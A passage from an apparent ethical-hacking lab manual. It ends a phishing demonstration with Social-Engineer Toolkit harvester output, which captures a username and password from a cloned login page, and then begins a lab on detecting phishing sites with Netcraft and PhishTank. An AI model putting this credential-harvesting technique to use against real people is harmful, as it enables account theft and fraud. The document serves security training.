10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery-ui.selectmenu.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery.flexslider-min.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery.quicksand.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery.script.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:49:53] "GET /js/jquery.min.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:50:03] "GET /js/jquery.superfish.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:50:13] "GET /js/jquery-ui.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:50:23] "GET /js/jquery-ui.selectmenu.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:50:33] "GET /js/jquery.flexslider-min.js HTTP/1.1" 404 -
10.10.1.11 - - [12/Apr/2022 05:50:43] "GET /js/jquery.quicksand.js HTTP/1.1" 404 -
[*] WE GOT A HIT! Printing the output:
PARAM: __VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZH5l0cnJ+BtsUZt5M/WlqLFqT5uNaq6G+46A4bz6/sMl
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: __EVENTVALIDATION=/wEdAARJUub9rbp0xjNNNjxtMliRWmttrRuIi9aE3DBg1Dcn0GGcP002LAX9axRe6vMQj2F3f3Aw
SKugaKAa3qX7zRfq070LdPacUhnsgPpHrm03jI6uFMcyULVYtnt+iQJOBgU=
POSSIBLE USERNAME FIELD FOUND: txtusername=sam
POSSIBLE PASSWORD FIELD FOUND: txtpwd=test
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

10.10.1.11 - - [12/Apr/2022 05:50:51] "POST /index.html HTTP/1.1" 302 -
```

29. This concludes the demonstration of phishing user credentials using the SET.

30. Close all open windows and document all the acquired information.

31. Turn off the **Windows 11** and **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☒ Yes	☐ No
Platform Supported	
☒ Classroom	☒ CyberQ

A gray square graphic with the word "Lab" in bold black text at the top and a large white number "2" in the center.

Detect a Phishing Attack

Phishing is the practice of sending an illegitimate email falsely claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.

Lab Scenario

With the tremendous increase in the use of online banking, online shares trading, and e-commerce, there has been a corresponding growth in incidents of phishing being used to carry out financial fraud.

As a professional ethical hacker or penetration tester, you must be aware of any phishing attacks that occur on the network and implement anti-phishing measures. Be warned, however, that even if you employ the most sophisticated and expensive technological solutions, these can all be bypassed and compromised if employees fall for simple social engineering scams.

The success of phishing scams is often due to users' lack of knowledge, being visually deceived, and not paying attention to security indicators. It is therefore imperative that all people in your organization are properly trained to recognize and respond to phishing attacks. It is your responsibility to educate employees about best practices for protecting systems and information. In this lab, you will learn how to detect phishing attempts using various phishing detection tools.

Lab Objectives

- Detect phishing using Netcraft
- Detect phishing using PhishTank

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Overview of Detecting Phishing Attempts

Phishing attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much like the other kinds of attacks used to extract a company's valuable data. To guard against phishing attacks, a company needs to evaluate the risk of different kinds of attacks, estimate possible losses and spread awareness among its employees.

Lab Tasks


Task 1: Detect Phishing using Netcraft

The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks. The Netcraft Extension provides updated and extensive information about sites that users visit regularly; it also blocks dangerous sites. This information helps users to make an informed choice about the integrity of those sites.


Here, we will use the Netcraft Extension to detect phishing sites.

1. Turn on the **Windows 11** virtual machine.
2. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
3. First, it is necessary to install the Netcraft extension. Launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **<https://www.netcraft.com/apps/>** and press **Enter**.
4. The **Netcraft** website appears, as shown in the screenshot.

